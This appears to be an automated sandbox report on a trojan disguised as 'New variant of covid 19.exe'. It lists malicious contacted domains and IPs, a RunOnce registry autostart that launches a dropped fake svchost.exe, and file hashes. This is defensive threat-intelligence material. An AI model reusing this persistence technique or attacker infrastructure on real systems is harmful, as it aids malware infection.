http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s615/0_Salah-Pressing.jpg	New variant of covid 19.exe, 00000000.00000003.202267041.000000000421A000.00000004.00000001.sdmp, svchost.exe, 00000011.00000003.265515884.000000000393A000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 0000001B.00000003.287773862.0000022377231000.00000004.00000001.sdmp	false		high
http://schema.org/ListItem	svchost.exe, 00000015.00000003.303084080.0000000003D9A000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false
104.21.31.39	liverpoolofcfanclub.com	United States		13335	CLOUDFLARENETUS	true
103.28.70.164	devils.shacknet.us	United States		29802	HVC-ASUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	365752
Start date:	09.03.2021
Start time:	22:17:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New variant of covid 19.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@48/29@47/5
EGA Information:	• Successful, ratio: 16.7%
HDC Information:	• Successful, ratio: 0.7% (good quality ratio 0.4%) • Quality average: 37.4% • Quality standard deviation: 38.4%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, SgrmBroker.exe, WmiPrvSE.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.64.90.137, 92.122.145.220, 168.61.161.212, 93.184.221.240, 104.43.139.144, 52.255.188.83, 104.43.193.48, 23.210.248.85, 51.11.168.160, 205.185.216.42, 205.185.216.10, 52.155.217.156, 20.54.26.129, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wu.azureedge.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, au.download.windowsupdate.com.hwcdn.net, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, wu.wpc.apr-52dd2.edgecastdns.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, cds.d2s7q6s2.hwcdn.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Execution Graph export aborted for target powershell.exe, PID 6552 because it is empty • Execution Graph export aborted for target svchost.exe, PID 1488 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:18:40	API Interceptor	1x Sleep call for process: New variant of covid 19.exe modified
22:18:56	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce pCcbyECLkRnNLdtuxyDTqTtBdenX explorer.exe "C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe"
22:19:03	API Interceptor	1x Sleep call for process: WerFault.exe modified

Time	Type	Description
22:19:05	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce pCcbyECLkRnNLdtuxyDTqTtBdenX explorer.exe "C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe"
22:19:09	API Interceptor	4x Sleep call for process: svchost.exe modified
22:19:16	API Interceptor	58x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.95.112.1	Shipment documents pdf.jar	Get hash	malicious	Browse	• ip-api.com/json/
	O8FQdUK9P0.exe	Get hash	malicious	Browse	• ip-api.com/line/
	OVERDUE INVOICE.jar	Get hash	malicious	Browse	• ip-api.com/json/
	OVERDUE INVOICE.jar	Get hash	malicious	Browse	• ip-api.com/json/
	LjtPTxmLC7.exe	Get hash	malicious	Browse	• ip-api.com/json
	Documents.pdf.exe	Get hash	malicious	Browse	• ip-api.com/json/
	Korea Shipment Return Receipt 20210303_pdf.exe	Get hash	malicious	Browse	• ip-api.com/line/?fields=hosting
	Cl0BXg5o8C.exe	Get hash	malicious	Browse	• ip-api.com/line/
	vW4DTPbAYe.exe	Get hash	malicious	Browse	• ip-api.com/json/
	dfbzXONkPM.exe	Get hash	malicious	Browse	• ip-api.com/json/
	CBF70lVX8M.exe	Get hash	malicious	Browse	• ip-api.com/xml
	nqljf9D3k7.exe	Get hash	malicious	Browse	• ip-api.com/json/
	0wTbI1V07f.exe	Get hash	malicious	Browse	• ip-api.com/json/
	i795zXB64c.exe	Get hash	malicious	Browse	• ip-api.com/json/
	z0901202178010210000107 8.js	Get hash	malicious	Browse	• ip-api.com/json/
	Quotation (RFQ).exe	Get hash	malicious	Browse	• ip-api.com/line/?fields=hosting
	LdbSc1QMsk.exe	Get hash	malicious	Browse	• ip-api.com/xml
	11VLjko22U.exe	Get hash	malicious	Browse	• ip-api.com/json/
	bPIaXZBdd0.exe	Get hash	malicious	Browse	• ip-api.com/xml
	JVVgAyVhwe.exe	Get hash	malicious	Browse	• ip-api.com/xml

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
liverpoolofcfanclub.com	SecuriteInfo.com.Trojan.Win32.Save.a.5815.exe	Get hash	malicious	Browse	• 172.67.174.240
	Order08032021.exe	Get hash	malicious	Browse	• 104.21.31.39
	Hengsu_H213800.exe	Get hash	malicious	Browse	• 104.21.31.39
	Nadisveli.exe	Get hash	malicious	Browse	• 172.67.174.240
	Payment slip.exe	Get hash	malicious	Browse	• 172.67.174.240
	Inquiry #00103092021.exe	Get hash	malicious	Browse	• 172.67.174.240
	UAQaXpJZ6l.exe	Get hash	malicious	Browse	• 104.21.31.39
	Tax Invoice_309221.exe	Get hash	malicious	Browse	• 104.21.31.39
	CN-Invoice-XXXXX9808-19011143287998.exe	Get hash	malicious	Browse	• 172.67.174.240
	Matiexgoods.exe	Get hash	malicious	Browse	• 104.21.31.39
	DOC-03082175453465667686557.exe	Get hash	malicious	Browse	• 104.21.31.39
	SecuriteInfo.com.Trojan.Win32.Save.a.6326.exe	Get hash	malicious	Browse	• 104.21.31.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Program.Win32.Wacapew.Cml.2151.exe	Get hash	malicious	Browse	• 104.21.31.39
	SecuriteInfo.com.Win32.Trojan.Inject.Auto.29141.exe	Get hash	malicious	Browse	• 104.21.31.39
	SecuriteInfo.com.Trojan.GenericKD.36471379.15757.exe	Get hash	malicious	Browse	• 104.21.31.39
	SecuriteInfo.com.StaticAI-SuspiciousPE.13139.exe	Get hash	malicious	Browse	• 104.21.31.39
	SecuriteInfo.com.Program.Win32.Wacapew.Cml.24985.exe	Get hash	malicious	Browse	• 172.67.174.240
	SecuriteInfo.com.generic.ml.7366.exe	Get hash	malicious	Browse	• 172.67.174.240
	SecuriteInfo.com.Trojan.Win32.Save.a.16344.exe	Get hash	malicious	Browse	• 104.21.31.39
	SecuriteInfo.com.Trojan.Win32.Save.a.25010.exe	Get hash	malicious	Browse	• 104.21.31.39
ip-api.com	Shipment documents pdf.jar	Get hash	malicious	Browse	• 208.95.112.1
	O8FQdUK9P0.exe	Get hash	malicious	Browse	• 208.95.112.1
	OVERDUE INVOICE.jar	Get hash	malicious	Browse	• 208.95.112.1
	OVERDUE INVOICE.jar	Get hash	malicious	Browse	• 208.95.112.1
	LjtPTxmLC7.exe	Get hash	malicious	Browse	• 208.95.112.1
	Documents.pdf.exe	Get hash	malicious	Browse	• 208.95.112.1
	Korea Shipment Return Receipt 20210303_pdf.exe	Get hash	malicious	Browse	• 208.95.112.1
	Cl0BXg5o8C.exe	Get hash	malicious	Browse	• 208.95.112.1
	vW4DTPbAYe.exe	Get hash	malicious	Browse	• 208.95.112.1
	dfbzXONkPM.exe	Get hash	malicious	Browse	• 208.95.112.1
	CBF70lVX8M.exe	Get hash	malicious	Browse	• 208.95.112.1
	nqljf9D3k7.exe	Get hash	malicious	Browse	• 208.95.112.1
	0wTbI1V07f.exe	Get hash	malicious	Browse	• 208.95.112.1
	i795zXB64c.exe	Get hash	malicious	Browse	• 208.95.112.1
	z0901202178010210000107 8.js	Get hash	malicious	Browse	• 208.95.112.1
	Quotation (RFQ).exe	Get hash	malicious	Browse	• 208.95.112.1
	LdbSc1QMsk.exe	Get hash	malicious	Browse	• 208.95.112.1
	11VLjko22U.exe	Get hash	malicious	Browse	• 208.95.112.1
	bPIaXZBdd0.exe	Get hash	malicious	Browse	• 208.95.112.1
	JVVgAyVhwe.exe	Get hash	malicious	Browse	• 208.95.112.1

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HVC-ASUS	Complaint-Copy-684082724-03092021.xls	Get hash	malicious	Browse	• 23.111.148.162
	Complaint-Copy-684082724-03092021.xls	Get hash	malicious	Browse	• 23.111.148.162
	P.O71540.xlsx	Get hash	malicious	Browse	• 46.21.153.231
	WinRAR_1845561462.exe	Get hash	malicious	Browse	• 194.126.17 5.195
	RS12.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	OH76.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	JX75.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	RV15.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	MP57.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	UZ44.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	NC54.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	UD73.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	DB34.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	XL49.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	HN75.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	ST22.vbs	Get hash	malicious	Browse	• 209.133.20 9.251
	PO342823.xlsx	Get hash	malicious	Browse	• 46.21.153.231
	IRS-TAX.xlsm	Get hash	malicious	Browse	• 194.126.175.2
	IRS-TAX.xlsm	Get hash	malicious	Browse	• 194.126.175.2
	IRS-TAX.xlsm	Get hash	malicious	Browse	• 194.126.175.2
TUT-ASUS	Shipment documents pdf.jar	Get hash	malicious	Browse	• 208.95.112.1
	O8FQdUK9P0.exe	Get hash	malicious	Browse	• 208.95.112.1
	OVERDUE INVOICE.jar	Get hash	malicious	Browse	• 208.95.112.1

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	OVERDUE INVOICE.jar	Get hash	malicious	Browse	• 208.95.112.1
	LjtPTxmLC7.exe	Get hash	malicious	Browse	• 208.95.112.1
	Documents.pdf.exe	Get hash	malicious	Browse	• 208.95.112.1
	Korea Shipment Return Receipt 20210303_pdf.exe	Get hash	malicious	Browse	• 208.95.112.1
	Cl0BXg5o8C.exe	Get hash	malicious	Browse	• 208.95.112.1
	vW4DTPbAYe.exe	Get hash	malicious	Browse	• 208.95.112.1
	dfbzXONkPM.exe	Get hash	malicious	Browse	• 208.95.112.1
	CBF70lVX8M.exe	Get hash	malicious	Browse	• 208.95.112.1
	nqljf9D3k7.exe	Get hash	malicious	Browse	• 208.95.112.1
	0wTbI1V07f.exe	Get hash	malicious	Browse	• 208.95.112.1
	i795zXB64c.exe	Get hash	malicious	Browse	• 208.95.112.1
	z0901202178010210000107 8.js	Get hash	malicious	Browse	• 208.95.112.1
	Quotation (RFQ).exe	Get hash	malicious	Browse	• 208.95.112.1
	LdbSc1QMsk.exe	Get hash	malicious	Browse	• 208.95.112.1
	11VLjko22U.exe	Get hash	malicious	Browse	• 208.95.112.1
	I08uE3nemA.exe	Get hash	malicious	Browse	• 208.95.112.1
	bPIaXZBdd0.exe	Get hash	malicious	Browse	• 208.95.112.1
CLOUDFLARENETUS	QJm5ae3qwZ.dll	Get hash	malicious	Browse	• 104.20.184.68
	SecuriteInfo.com.Trojan.Win32.Save.a.27630.dll	Get hash	malicious	Browse	• 104.20.185.68
	Complaint-Copy-676926603-03092021.xls	Get hash	malicious	Browse	• 172.67.202.46
	Complaint-Copy-645863057-03092021.xls	Get hash	malicious	Browse	• 172.67.202.46
	Complaint-Copy-676926603-03092021.xls	Get hash	malicious	Browse	• 104.21.14.19
	Complaint-Copy-645863057-03092021.xls	Get hash	malicious	Browse	• 104.21.14.19
	lptV9TKRE2.dll	Get hash	malicious	Browse	• 104.20.185.68
	qbJSQpaAiy.dll	Get hash	malicious	Browse	• 104.20.185.68
	CCqjThQhKf.dll	Get hash	malicious	Browse	• 104.20.184.68
	6PRaskNs.exe	Get hash	malicious	Browse	• 104.23.99.190
	SecuriteInfo.com.Trojan.Win32.Save.a.32500.dll	Get hash	malicious	Browse	• 104.20.185.68
	ExistingExcel.dll	Get hash	malicious	Browse	• 104.20.185.68
	commerce _03.09.2021.doc	Get hash	malicious	Browse	• 104.21.26.115
	FeDex Shipment Confirmation.exe	Get hash	malicious	Browse	• 23.227.38.74
	Complaint-Copy-1308127799-03092021.xls	Get hash	malicious	Browse	• 172.67.202.46
	Complaint-Copy-1308127799-03092021.xls	Get hash	malicious	Browse	• 104.21.14.19
	FeDex Shipment Confirmation.exe	Get hash	malicious	Browse	• 172.67.148.56
	Complaint-Copy-1308127799-03092021.xls	Get hash	malicious	Browse	• 104.21.14.19
	Complaint-Copy-1308127799-03092021.xls	Get hash	malicious	Browse	• 172.67.202.46
	PERuTR7vGb.dll	Get hash	malicious	Browse	• 104.20.184.68

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	0.36205444996716485
Encrypted:	false
SSDEEP:	48:UtcctcMtcctcMtcctcMtcctcQtcctc0tcctc:UtTtDtTtDtTtDtTtTtTtbtTt
MD5:	353C0E84A6C573D30B15481706263B9A
SHA1:	4DCBF5ED97F1251EEF6E0747906368AB5639D0FA
SHA-256:	4412C6044B8C975D5BAB1F0E173339AE2A091A3B4D2DFBF771F1E9B854EF1751
SHA-512:	210B6E533923CF5F3FE255C39E1B2D243F675D2C022FA613E3ABD680FB552A2FD9079BF1699C91A5033AED47E29EE0191CF6E307429554A3128D2C009E047AFD
Malicious:	false

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
Preview:	.....'.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....)..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.24175664763109972
Encrypted:	false
SSDEEP:	12:bqrGaD0JcaaD0JwQQ/tAg/0bjSQJqvBJX8JV1tJV1:bqtgJctgJwXurjSucJX8JVbJV
MD5:	09D5ACBF323A6DE3EAB1CDC24DF0FB3E
SHA1:	CE2B3CC4BB95F467F67C48029C56513ABF52711F
SHA-256:	CA18145E467CCFD63D52C297C448BE3DE3FE21E9F9E9AEB475A77C842607560C
SHA-512:	772ACDDA83937D1543CD8C5DBF65E9FAFC0970855FE727D2BB8B7DE30AF4357DC479F74D05BC455435E2106DE7FA2B74B92847A660608EEE81EF8A876049894
Malicious:	false
Preview:	....E..h..(.....yO..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....yO.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x9ddcdd19, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.09748143624764614
Encrypted:	false
SSDEEP:	24:0l9Oil9OjPMOjPMOaLOaLOSPJ4L6PJ4L:6OlOjUOjUOAOAOSPw6Pw
MD5:	D13D2A37E75A3512CD16100B95D17F3A
SHA1:	1CC7CB2250B6A8F925F74E42118DB906F4C7F0E9
SHA-256:	B3B32BB5F6642964CB049C0FCC541AA13DBC437837271602EF7A6030113F6B0E
SHA-512:	9ED6DD53362DF95E90D25ACB9F8FEA5FA74E6A4173F01EFF4503F9677F92DBC5E3C64AFA5E05BE6967C05D30D29519236E8C21E781927085B46147CE08CD1F1
Malicious:	false
Preview:	....e.f.3...w.....&.....w.....yO.h.(.....3...w.....B.....@..... ....3...w..... .....[p).....y.m.....9n.....yO..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.1148485438083448
Encrypted:	false
SSDEEP:	6:45Xsct410EOATiscy7ZlNv+83isctstlA88StTrsztleJ:4ht4NOXy7UtswUteO
MD5:	39FBED624E984B941C1584EF4C713A16
SHA1:	08D7D163A0EF14BE11040850E7B6D86D6259A8F4
SHA-256:	60D35D38000E86D891D2DBD2B38E682CE942C935531ED53411B2E775A824F60F
SHA-512:	F485136BC0B17474B2771ECB659E072807F613F0F749D82BFA4165DE20BA442693F185B35509A67DC90C3583BC38BED13705F237E018E6739455F9FF7F33ECAC
Malicious:	false
Preview:	.6IR.....3...w.....yO.....w.....w.....w....:O.....w.....9n.....yO..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_New variant of c_e98153242e2463491fed9836c52db2aa5aff77_4c54b198_15175 00f\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_New variant of c_e98153242e2463491fed9836c52db2aa5aff77_4c54b198_1517500f\Report.wer	
Size (bytes):	17456
Entropy (8bit):	3.7705204746922343
Encrypted:	false
SSDEEP:	192:5R6HGmuW5OmHBUZMXCaKs9oQ7O27/u7srS274It6m:SfuWhBUZMXCaPOk/u7srX4It6m
MD5:	63B30434E203C24A496F3C4684FA6E3D
SHA1:	3323E7E7C7EEFFE0B53C572CEA7D84A664D74B3D
SHA-256:	499C54C89B90D03F075DF63E81F3F9D37E470C2182CDC545B9DD2958D4FFC85F
SHA-512:	B0A646298E61CB06802D513CD81C16B70B9C2928A8D213456D9132D4070C5480E357C768C9606FCD924F14D985E8160C345E9E9DA9F624894CEA884CE9CECC6
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.9.8.3.0.7.3.9.9.1.6.9.7.7.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.9.8.3.0.7.4.1.6.6.6.9.7.3.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.4.4.3.6.a.0.b.-.e.6.d.9.-.4.a.6.b.-.9.e.8.7.-.3.d.f.f.f.3.e.a.6.3.3.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.8.4.0.8.b.e.7.-.1.2.0.1.-.4.5.b.5.-.b.8.9.8.-.0.4.b.2.4.b.f.d.b.0.5.4.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.N.e.w. .v.a.r.i.a.n.t. .o.f. .c.o.v.i.d. .1.9...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.Y.N.c.e.g.b.h. .O.A.a.E.n.t.X.r.D.d.b.r.C...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.8.e.4.-.0.0.0.1.-.0.0.1.7.-.c.4.7.5.-.3.1.3.6.7.5.1.5.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.7.3.5.e.4.f.4.5.6.9.f.a.6.a.5.0.6.f.f.b.b.1.6.2.3.2.8.d.4.7.0.0.0.0.0.9.0.4.!.0.0.0.0.b.7.6.7.f.e.6.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4292.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Wed Mar 10 06:19:00 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	343667
Entropy (8bit):	3.631058320122662
Encrypted:	false
SSDEEP:	3072:3uoi+Qw9gIOgF5gbitSE0JsxUCgUHtnfVxT0ooe/440mnjd+p/9CzCprFb:D9RpDgeTTjNf0B40mQpVXb
MD5:	C05920B7C7138016CABEBBB1908FB7E2
SHA1:	B3E37F4F6A2FD267DA2771AA805E0356A7294F1C
SHA-256:	5D6AD1F09E8DA339D0E58C038618F09E1E24CDD5FF861AB7A96DB0236B6CCC1D
SHA-512:	006A8E8BFAFE3D690E5845E092B77053090254CDF0CBD0B9CFEC5D94716DC9BEDBAFC33356E59FC632640D506ED26172CCCDFBCB297D8FD1E21A7059FC23BF4
Malicious:	false
Preview:	MDMP..... .....dH`.....U.....B.....0.....GenuineIntelW.....T.....dH`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8484
Entropy (8bit):	3.6954421801135404
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi066p6YSzSUpAgEDgmfZLS5Cpr589bu6sfV6m:RrlsNiR6p6YGSUpAgEDgmfVSXuZf5
MD5:	0AF396BB1DD94BFDEE4A70B8FE2F2FF1
SHA1:	19754582D2D13F5CE3D73F3811BC6673F67CAC0E
SHA-256:	786C27AC3C18A5A8EFDFB65966CC629FD674854E7D543A52A74E4C9A8A31AFCB
SHA-512:	F4B2E3CDA93DFEB5384A801B05D2371908DDDB63770C25C100DEFB1655D58020AC8FD3D4CCB856399262F24C9F38486E2C5D00DA8D92FA6D1C3BD9AF97F832
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.3.7.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER48DD.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4842
Entropy (8bit):	4.483864038775725
Encrypted:	false
SSDEEP:	48:cvIwSD8zsyJgtWI98yWSC8B38fm8M4JbuAFFh+q8v9AubDQM7TZKuKe9d:uITfAnTSNGJbumK9FbUM71KuKe9d
MD5:	9E1149FFB2181D5A290D75B878FCDADF

C:\ProgramData\Microsoft\Windows\WER\Temp\WER48DD.tmp.xml	
SHA1:	B09295AE7E50FEB4B6CB846A23BC5C9FE3E07BC3
SHA-256:	5D5FB92C86AE78EC248789600BEDDBCA30707AD5CD1F9EF172BAB82781BAE93C
SHA-512:	C2124A1C9FF8406F448D25DF1CF11AAF492B0CE4472995973BEE548EE3280867C263BE66E2F7BC72528E16A92CF848F50AB0551814B00FD8FF90F0342AE46A4C
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="895169" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe	
Process:	C:\Users\user\Desktop\New variant of covid 19.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45816
Entropy (8bit):	6.247071799238702
Encrypted:	false
SSDEEP:	768:A1+uC50TPNWMtxscrP3v0lH51S+T8rBItHvhZQ96xdfBu2uAHubhK:ApPT1x53vW1TSltPbJL
MD5:	A489513CA0DE2472E0AD79830DD9AC44
SHA1:	B767FE686E074F551773F208E1CB756D114E38C4
SHA-256:	DF12835CD6BC77F9724900D2BF8F0403364CE6E8E81D389F8DC3B2EB8CA42961
SHA-512:	E5CDDFC3C32AF524AB2CA1CB671034C0D46F1B3D4E83E98FB0FD5AF198FBFBC93651E8381FCDE18F40558994C5F2F76D6A8A6304DD4C7EDC6DE93A2EF912D D5C
Malicious:	**true**
